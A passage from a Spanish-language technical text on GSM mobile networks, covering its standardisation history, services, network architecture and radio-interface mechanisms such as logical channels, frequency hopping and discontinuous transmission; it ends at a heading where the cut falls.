La situación distaba de ser ideal, no sólo porque los usuarios móviles estaban restringidos a utilizar sus equipos dentro de sus fronteras, sino que también porque los fabricantes de los sistemas no podían conseguir las deseadas economías de escala que ayudarían a reducir precios y aumentar eficiencia.

Europa se dio cuenta de la importancia de desarrollar un estándar común y ya en 1982, en la Conferencia Europea de Correo y Telecomunicaciones (CEPT *Conference Européenne des Postes et Telecommunications*) forma un grupo de estudio para analizar y desarrollar un sistema de telecomunicaciones móvil celular para toda Europa. El nombre de este grupo es el que originalmente se utilizó para formar las siglas GSM (*Group Spécial Mobile*). El estándar que se iba a desarrollar debía cumplir los siguientes criterios y calidades:

- Buena calidad subjetiva de sonido con la voz humana
- Costes de servicio y terminales bajos
- Soporte para *roaming* internacional (capacidad de los usuarios de conectarse con redes en países extranjeros)
- Eficiencia espectral
- Compatibilidad con RDSI
- Soporte para una gran gama de servicios y facilidades de red

En 1989, la responsabilidad del desarrollo del estándar GSM pasó a manos del *European Telecommunication Standard Institute* (ETSI), y finalmente en 1990 se salió a la luz la fase I de las especificaciones de GSM. El servicio comercial empezó a mediados de 1991 y a para el año 1993 ya existían 36 redes basadas en GSM en 22 países diferentes.

Aunque como hemos visto el proceso de estandarización fue realizado por instituciones europeas, GSM no se puede considerar únicamente como una tecnología específica de este continente. Más de 200 redes están actualmente en servicio en por lo menos 110 países alrededor del globo. A comienzos de 1994 ya existían más de 1,3 millones de usuarios de GSM en todo el mundo, número que creció hasta los 55 millones en sólo tres años. Con Norteamérica usando la versión derivada de GSM llamada PCS1900, se puede decir que la tecnología GSM está actualmente funcionando en todos los continentes.




Figura 2.10: Evolución de los usuarios GSM Fuente: EMC World Cellular Database

En España la tecnología GSM entra en 1995 de la mano de Telefónica (Movistar) y Airtel. Posteriormente se les uniría Amena en 1999. La cobertura actual de estos sistemas es cercana al 100% respecto a la población, aunque geográficamente es algo más baja, puesto que hay zonas de muy difícil cobertura.




Figura 2.11: Cuotas de mercado de los operadores móviles en España Datos: Expansión

4.2 Servicios proporcionados por GSM

Desde el principio, los arquitectos de GSM querían compatibilidad con el sistema digital de comunicaciones fijas, RDSI, en cuanto a los servicios ofrecidos y la señalización de red utilizada. Sin embargo, las limitaciones de la transmisión radio respecto a ancho de banda y coste de transmisión, no han permitido conseguir en la práctica la tasa de 64 kbps que tiene un canal B del estándar de RDSI.

Los servicios que GSM proporciona a los usuarios se clasifican de la misma forma que en RDSI, es decir usando las definiciones creadas por la ITU-T. Estos servicios se dividen en teleservicios, servicios portadores y servicios suplementarios.

4.2.1 Teleservicios

- Telefonía

Servicio modo circuito similar al de la red telefónica conmutada o la RDSI, que permite la conversación con abonados GSM o de otras redes telefónicas. La voz se digitaliza y comprime de modo que el flujo de información que se transmite sobre el interfaz radio es de 13 kbps o 6,5 kbps, según sea *full rate* o *half rate*.

- Llamadas de Emergencia

Este servicio permite efectuar llamadas de emergencia mediante la marcación de un número de tres cifras (Ej. 112). Se trata de un servicio prioritario, obligatorio para toda la red GSM y que agiliza el tratamiento de estas llamadas hacia el centro de atención adecuado (policía, bomberos, etc.)

- Servicio de Mensajes Cortos (SMS)

Servicio modo paquete que permite el intercambio de mensajes alfanuméricos de hasta 160 caracteres (codificados a 7 bits por carácter) entre terminales GSM o desde la red hacia los terminales.

- Servicio de fax

Permite el envío y recepción de documentos facsímil grupo 3. Si bien existen teléfonos GSM que incluyen facilidades de fax y adaptadores GSM para terminales facsímil G3, en el caso más habitual se emplea un PC con una tarjeta PCMCIA (módem-fax) a la que se conecta un teléfono GSM.

4.2.2 Servicios portadores

GSM ofrece servicios portadores para transmisión de datos hasta 9.600 bps.

4.2.3 Servicios suplementarios

GSM soporta servicios suplementarios similares a los de la RDSI. Por ejemplo:

- Desvíos de llamadas

Las llamadas pueden redirigirse a otro número o a un buzón de voz si el abonado está ocupado, no contesta o es inalcanzable (terminal desconectado o sin cobertura).

- Identificación de abonado llamante y de abonado conectado

La pantalla del móvil muestra respectivamente el número de abonado que llama o el número destino de la llamada.

- Llamada en espera

Durante la conversación se puede dar paso a una nueva llamada inhibiendo la actual. Por supuesto luego se puede retomar.

- Prohibición de llamadas

Puede aplicarse a llamadas entrantes o salientes (ej. llamadas internacionales o a servicios de valor añadido).

4.3 Arquitectura de la red

La red GSM está compuesta de diversos componentes cuyas funciones e interfaces están especificados en el estándar. En la siguiente figura podemos observar los principales elementos de la red.




Figura 2.12: Arquitectura de la red GSM

Uno de los aspectos más importantes de la arquitectura de las redes GSM es que la red de acceso tiene una organización jerárquica, cada elemento controla un conjunto de elementos de nivel inferior y a su vez es gestionado por otro de nivel superior. Esto facilita bastante tanto el diseño y la planificación de la red, así como su gestión y ampliación.

En las siguientes páginas vamos a ir repasando uno por uno los principales elementos de la arquitectura de red, estudiando además los interfaces que los interrelacionan.

- Estaciones móviles

En GSM se entiende como estación móviles (MS, *Mobile Station*) el conjunto formado por el terminal móvil del usuario y la tarjeta SIM (*Subscriber Identity Module*). Sin la tarjeta, el terminal sólo permite realizar llamadas de emergencia. Cualquier acceso al resto de servicios que proporciona una red GSM requiere la inserción de una tarjeta SIM en el terminal.

Todo terminal GSM tiene un número de serie (IMEI, *International Mobile Equipment Identifier*) que lo identifica de forma internacional. El IMEI permite a los operadores de redes GSM controlar y gestionar el acceso de los terminales a sus redes. Podría impedir el acceso a terminales que no han sido homologados o no cumplen determinadas especificaciones técnicas. Además, y esto sí que se realiza actualmente, los operadores pueden bloquear y dejar inutilizados terminales móviles que hayan sido declarados como robados mediante su identificación con el IMEI.

La SIM es una tarjeta inteligente que tiene capacidad para almacenar, entre otras informaciones, un identificador universal del usuario GSM (IMSI, *Internacional Mobile Subscriber*

Identity) así como una clave secreta para la autenticación con la red. El acceso a la información contenida en la tarjeta SIM está protegido mediante un código personal de acceso (PIN, *Personal Identification Number*) que se solicita al encender el móvil.

Las tarjetas están provistas de una memoria adicional que proporciona facilidades de agenda electrónica al usuario, por ejemplo permitiéndole almacenar números de teléfono. Además también suelen tener cierta memoria reservada para almacenar mensajes de texto del usuario. Según ha ido evolucionando GSM las tarjetas SIM han ido aumentando en capacidad y funcionalidad. No sólo poseen más memoria, sino que además las últimas tarjetas han incluido una funcionalidad llamada *SIM toolkit*, que permite a los operadores programar las tarjetas para que en los terminales que lo soportan aparezcan menús de acceso rápido personalizados. De esta forma se consigue que los usuarios tengan de forma rápida y sencilla un menú de acceso rápido con los servicios que el operador considera más interesantes.

Ambos identificadores, IMEI e IMSI, son independientes, por lo que permiten la movilidad de los usuarios respecto a los terminales que usan. De esta forma un terminal puede ser usado por diferentes usuarios sin que existan conflictos a la hora de identificar al cliente o tarificar las llamadas. Simplemente basta que el usuario inserte su tarjeta SIM en el terminal.

Las estaciones móviles se comunican con las estaciones base (BTS) mediante el interfaz radio *Um*. Este es el único interfaz de toda la arquitectura GSM que se realiza vía radio, siendo muy importante su comprensión para entender gran parte de las características que GSM posee.

- Interfaz *Um*

Los canales de comunicaciones radio en GSM tienen un ancho de banda espectral de 200 KHz. Cada uno de estos canales tiene una frecuencia central llamada portadora que se equipan en las bandas reservadas para el estándar GSM.

Una célula GSM puede tener asignados uno o más pares de frecuencias portadoras. Cada operador debe decidir el número de portadoras a utilizar en cada célula según el tráfico que ésta vaya a soportar y el número de portadoras que le hayan sido asignadas por el regulador competente.

Cada par de frecuencias está formado por una en la banda ascendente (de MS a BTS) y otra en la descendente (de BTS a MS) con el fin de hacer posible la comunicación bidireccional simultánea. En general, siempre que se mencione un número de frecuencias se sobreentiende pares de portadoras. Por ejemplo, en la frase “esta célula tiene asignadas 3 frecuencias” se debe considerar que quiere decir que la célula tiene asignadas tres portadoras en la banda ascendente y tres en la banda descendente.

En la versión GSM 900, la interfaz radio tiene reservada una banda de frecuencias en torno a los 900 MHz. El ancho de banda asignado está estructurado en 125 portadoras. La mitad inferior de la banda (890-915 MHz) está destinada a enlaces ascendentes y la superior (935-960 MHz) está destinada a los descendentes.

Más recientemente ha sido asignada una nueva banda en torno a 1.8 GHz, para la variante de GSM conocida como DCS 1800 (*Digital Cellular System*). Al igual que GSM 900, se pueden

diferenciar dos bandas, una ascendente (1710-1785 MHz) y otra descendente (1805-1880 MHz).

Como vimos en el capítulo de introducción a las tecnologías celulares, este tipo de acceso al medio compartido se denomina FDMA y consiste en la multiplexación de las telecomunicaciones mediante el uso de distintas frecuencias. En GSM no sólo se utiliza este tipo de acceso al medio. Además en cada frecuencia (o par de frecuencias) se transmiten digitalmente tramas TDMA con 8 intervalos de tiempo (*Time Slots*) que permite multiplexar en el tiempo 8 canales físicos por frecuencia. Sobre un par de frecuencias dado, el canal físico bidireccional i , con $i=1, 2, \dots, 8$, estará formado por el intervalo de tiempo i en cada una de las tramas TDMA, tanto en sentido ascendente como descendente.




Figura 2.13: FDMA y TDMA en GSM

Cada uno de estos canales físicos se puede utilizar para transmitir datos o voz o puede ser utilizado para transmitir señalización. Además hay que destacar que entre el intervalo de tiempo en sentido ascendente y el correspondiente intervalo en sentido descendente hay un desfase temporal para evitar que el terminal tenga que simultáneamente transmitir y recibir datos. La estructura de estos canales físicos es relativamente compleja y por lo tanto sólo vamos a estudiar por encima las capacidades de transmisión que soportan estos canales en las diferentes posibilidades que existen.

Cada intervalo de tiempo de la trama tiene una duración de $15/26$ ms ($\sim 0,577$ ms). En consecuencia, una trama dura $120/26$ ms ($\sim 4,615$ ms), lo que equivale a decir que sobre una portadora se transmiten 26 tramas cada 120 ms.

Estos intervalos de tiempo en el que se divide una trama se denominan períodos de ráfaga (*burst periods*) debido a que dentro de cada intervalo se pueden transmitir una ráfaga de bits. El número de bits por ráfaga puede oscilar entre 88 y 148 según el tipo de informa-

ción a transmitir (datos, señalización,...). De estos bits, una parte está destinada al transporte de información de usuario más redundancia para protección de errores, correspondiendo el resto a bits de guarda y sincronismo.

Las ráfagas normales, utilizadas para tráfico de usuario (voz/datos) y para buena parte del tráfico de señalización, son de 148 bits. De estos 148 bits, 114 son de información más protección de errores. Teniendo en cuenta este dato, un canal físico da una capacidad bruta de $114 \text{ bits} / 4,615 \text{ ms} = 24,7 \text{ Kbps}$.

El empleo de un canal físico para una conversación de voz o para datos requiere la consideración de agrupaciones de 26 tramas, denominadas multitramas. Según lo visto, la duración de una multitrama de 26 tramas es de exactamente 120 ms. De los 26 intervalos de tiempo por multitrama que corresponden al canal físico que consideremos, sólo se puede enviar voz (o datos) en 24. Por lo tanto la capacidad anteriormente calculada se debe multiplicar por el factor $24/26$.

La capacidad neta disponible es aún menor puesto que en los 114 bits están incluidos los bits de redundancia para la protección frente errores de canal (con códigos específicos según se trate de voz o datos que se salen del ámbito de esta documentación). En el caso de la voz, de cada 456 bits sólo 260 son de información y el resto es de redundancia. El resultado de descontar de la capacidad bruta antes calculada los dos intervalos no utilizados en la multitrama y la redundancia es:

$$24,7 \cdot \frac{24}{26} \cdot \frac{260}{456} = 13 \text{ Kbit} / \text{s}$$

En el caso de los datos la proporción entre la información y la redundancia es similar, resultando que la máxima velocidad de transmisión que se puede alcanzar es 9,6 kbps.

4.3.1 Subsistema de estaciones base

En la arquitectura GSM, se denomina subsistema de estaciones base (BSS, *Base Station Subsystem*) al conjunto constituido por las estaciones base (BTS, *Base Transceiver Station*) y sus controladores (BSC, *Base Station Controller*).

- BTS

Las BTSs son los elementos de red que contienen las antenas y los equipos necesarios para las comunicaciones radio con las estaciones móviles. Como se ha visto, una BTS puede tener asignada uno o varios pares de frecuencias portadoras, en función de las necesidades de tráfico que se estima que puede tener la célula.

En un área urbana, existe la posibilidad que sean necesarias un gran número de BTSs, por lo que sus requisitos son:

- Robustez
- Fiabilidad
- Portabilidad
- Mínimo coste

- BSC

Los BSCs son equipos que, como su nombre indica, sirven para controlar estaciones base. Un BSC puede gestionar una o varias BTSs (hasta varias decenas, según el fabricante). Sus principales funciones son la gestión de recursos radio (asignación de canales a MSs) y la gestión de trasposos (*handovers*) entre las BTSs que controla. Esta última facilidad es la que permite el mantenimiento de una comunicación cuando una MS cambia de célula durante el transcurso de una llamada.

Como ya hemos visto el interfaz que permite las comunicaciones radio entre MSs y BTSs es el interfaz Um mientras que las BTSs se comunican con las BSCs con el interfaz Abis.

- Interfaz Abis

Las comunicaciones entre BTS y BSC se realizan a través de sistemas digitales convencionales de 2 Mbps, en los que uno o más canales de 64 kbps se emplean para señalización y el resto para voz y datos.

Con el propósito de aprovechar mejor los 64 kbps disponibles en los canales de tráfico, éstos se dividen en 4 subcanales de 16 kbps, ya que esta capacidad es suficiente para el transporte del flujo de información intercambiado con una MS. De este modo, un mismo canal de 64 kbps puede soportar cuatro conversaciones de voz o datos.




Figura 2.14: Comunicación en línea y en estrella entre BTSs y la BSC

La interconexión entre una BSC y las BTSs que controla puede efectuarse en estrella o en cadena tal y como se puede ver en la figura anterior. La ventaja de la configuración en cadena es que se pueden compartir canales de 64 kbps en las líneas de 2 Mbps. De esta forma se puede ahorrar en la interconexión de los elementos de red que típicamente es un factor de coste muy importante para un operador.

4.3.2 Subsistema de conmutación

Dentro de la arquitectura GSM, se denomina Subsistema de Conmutación (NSS, *Network Switching System*) al conjunto formado por las centrales de conmutación (MSC, *Mobile Switching Centres*) y los registros de información. Además, dentro de este subsistema se suelen incluir los

Centros de Mensajes Cortos (SMSC) así como la pasarela SMSG que comunica los SMSC con el resto del sistema GSM.

- MSC

Las MSCs son centrales similares a las utilizadas en las redes telefónicas fijas, con facilidades adicionales para el soporte de funciones específicas de las redes GSM (soporte de movilidad, trasposos, autenticación, etc.). Cuando una MSC actúa de pasarela con la red fija, se dice que la MSC tiene funciones de GMSC (*Gateway MSC*).

Al igual que en la RTC o la RDSI, las MSCs se comunican entre sí mediante enlace SS7 (Sistema de Señalización nº 7) y circuitos telefónicos convencionales a 64 kbps. También se comunican, a través del interfaz A con los BSCs que dependen de ellas.

- Interfaz A

El interfaz A que comunica BSCs con MSCs es prácticamente igual que el interfaz Abis ya visto. La diferencia es que la conmutación en las MSCs se efectúa sobre circuitos convencionales de 64 kbps. La adaptación de velocidades (de 16 kbps a 64 kbps y viceversa) se efectúa en las denominadas unidades transcodificadoras (TCU, *Transcoder Units*), que normalmente se sitúan al lado de las MSCs.

- Registros de información

El tratamiento de llamadas en GSM requiere la consulta por parte de las MSCs de diferentes registros de información que no son más que bases de datos. Los principales registros son:

- Registro de Localización Base (HLR, *Home Location Register*)

Contiene la información de tipo administrativo sobre los abonados de la red (su identidad, servicios contratados, etc.). También contiene el puntero que indica la localización de cada MS de la red, expresada como el VLR en el que se encuentra registrada la MS en un momento dado. Conceptualmente, existe un único HLR por la red, si bien físicamente puede realizarse como una base de datos distribuida.

Vinculado al HLR aparece el Centro de Autenticación (AuC, *Authentication Center*) que gestiona de manera centralizada los parámetros relacionados con la seguridad y privacidad de las comunicaciones en la red GSM.

- Registro de Localización de Visitantes (VLR, *Visitor Location Register*)

Almacena información temporal de las MSs que se encuentran dentro de un área cubierta por una (lo habitual) o más MSCs. Contiene la información de localización más precisa que el HLR, indicando un área de localización (LA, *Location Area*), esto es, un conjunto de células entre las que se encuentra una MS dada.

- Registro de Identidades de Equipos (EIR, *Equipment Identity Register*)

Base de datos en la que el operador puede almacenar información relativa a terminales, identificándolos a través de sus IMEIs. El EIR puede contener, por ejemplo, una relación de IMEIs correspondientes a terminales robados, de manera que se prohíba su utilización en la red.

- Otros interfaces

Aparte de los interfaces ya estudiados existen otros también normalizados (B, C, etc.) entre los distintos elementos de la red GSM. Sobre estos interfaces se desarrollan los intercambios de señalización necesarios para el control de llamadas, la localización y traspaso de llamadas, la autenticación de usuarios, etc.




Figura 2.15: Arquitectura global de la red GSM con interfaces

4.4 Interfaz radio

Como ya hemos visto, la forma que tiene GSM de dar acceso a diferentes usuarios a un espectro compartido es utilizando simultáneamente TDMA y FDMA. Cada célula tiene distintos pares de frecuencias que a su vez se dividen en 8 canales físicos dividiendo el tiempo de transmisión equitativamente entre cada uno de ellos [4].

Ese es el soporte físico de la transmisión GSM pero por encima aparecen un conjunto de mecanismos que forman el interfaz radio. Todo el diseño de este interfaz tuvo como objetivo la eficiencia espectral, a costa en algunos casos de cierta complejidad como en la estructura de canales lógicos. Debido al carácter introductorio de este capítulo no vamos a entrar en detalle a explicar el interfaz radio sino que vamos a dar nociones de cada uno de los mecanismos más importantes que lo componen.

4.4.1 Estructura de canales lógicos

Los canales lógicos se componen de una sucesión de tramas TDMA (formadas por 26 o 51 intervalos de tiempo). Se dividen en canales dedicados, que se asocian a una estación móvil en concreto, y en canales comunes que son usados por todas las estaciones móviles simultáneamente. Además, se dividen en canales de tráfico y de señalización.

El canal de tráfico por excelencia es el TCH (*Traffic Channel*), que se usa para transmitir voz y datos. Uno de los intervalos de este canal en cada trama se usa para transmitir señalización mediante el canal llamado SACCH (*Show Associated Control Channel*). Otros canales dedicados son el SDCCH (*Stand-alone Dedicated Control*) que se usa entre otras cosas para la señalización durante la fase inicial del establecimiento de llamada y para mensajes cortos y el FACCH (*Fast Associated Control*) que es el canal de señalización usado para completar el establecimiento y para los traspasos.

Además de estos canales dedicados, hay otra colección más amplia de canales comunes dedicados a la señalización y entre los cuales destacan:

- **BCCH (*Broadcast Control Channel*)**
Está continuamente emitiendo en el enlace descendente información sobre el identificador de la estación base, las frecuencias de la misma, y las secuencias del mecanismo de salto en frecuencia descrito más adelante.
- **FCCH (*Frequency Correction Channel*) y SCH (*Synchronisation Channel*)**
Se usan para sincronizar la estación móvil a la estructura de los intervalos de tiempo definiendo sus límites y la numeración de los mismos.
- **RACH (*Random Access Channel*)**
Canal con acceso instrumentado con Aloha ranurado que usan las estaciones móviles para el acceso a la red.
- **PCH (*Paging Channel*)**
Lo usa la estación base para alertar a una estación móvil en concreto de que tiene una llamada entrante desde la red.
- **AGCH (*Access Grant Channel*)**
Se usa para indicar la reserva de un SDCCH a una estación móvil para la señalización con el objetivo de obtener un canal dedicado. Su uso es consecutivo en el tiempo a una petición mediante un canal RACH.

4.4.2 Codificación de canal y modulación

Debido a las interferencias electromagnéticas naturales y generadas por el ser humano, la señal transmitida por el interfaz radio debe ser protegida contra los errores. En este apartado GSM utiliza códigos convolucionales y entrelazado de bloques para conseguir esta protección.

4.4.3 Ecualización

En el rango de los 900 MHz, las ondas de radio rebotan en casi todo, edificios, colinas, coches, etc.... Por lo tanto, multitud de señales reflejadas, cada una con un retardo determinado, pueden llegar a la antena. La ecualización se usa para extraer la señal deseada de todas las reflejadas que nos molestan para tener una recepción limpia.

El funcionamiento de la ecualización se basa en encontrar cómo el camino que recorre la señal modifica una transmisión conocida de ante mano y construir un filtro inverso que deshaga estos cambios. Esta señal ya conocida son 26 bits que se transmiten en cada trama TDMA y que se pueden considerar como una secuencia de entrenamiento para que la estación móvil pueda ecualizar la señal recibida optimizándola.

4.4.4 Salto en frecuencia

GSM utiliza el mecanismo de salto en frecuencia para minimizar el problema de interferencias y desvanecimientos en forma de ráfagas. Puesto que las características de propagación de una señal dependen de la frecuencia con la que se transmite, modificando ésta en cada trama TDMA obtenemos cierta protección contra desvanecimientos continuos.

La secuencia de cambio de las frecuencias utilizadas es continuamente retransmitida desde la estación base mediante el canal BCCH.

4.4.5 Transmisión discontinua

Minimizar la interferencia entre canales es un objetivo a optimizar en todos los sistemas celulares, puesto que permite dar un mejor servicio y aumentar la capacidad de todo el sistema.

La transmisión discontinua se aprovecha del hecho de que una persona habla menos del 40% del tiempo en una conversación normal y apaga la transmisión durante los periodos de silencio. Un beneficio añadido a esta funcionalidad es que permite un mejor aprovechamiento de la batería de los terminales móviles.

El componente más importante de la transmisión discontinua es, evidentemente, la detección de voz. Debe distinguir entre la voz y el ruido, una tarea en absoluto trivial a pesar de lo que pueda parecer. Hay que considerar que el ruido de fondo puede tener un potencia considerable. Si la señal de voz es malinterpretada como ruido, el trasmisor se apagará y se producirá un efecto muy desagradable al cortarse la comunicación. Además, si el ruido es interpretado como voz la eficiencia de la transmisión discontinua decrecerá rápidamente.

Otro factor a tener en cuenta es que cuando el terminal deja de transmitir, el silencio que recibe el otro lado es absoluto debido a la naturaleza digital de GSM. Esta falta total de ruido no es nada recomendable puesto que suele generar la sensación de que la comunicación se ha cortado. Para evitar este problema, cuando no se transmite el receptor generará un ruido que tratará de suplir el ruido de fondo de la conversación.

4.4.6 *Recepción discontinua*

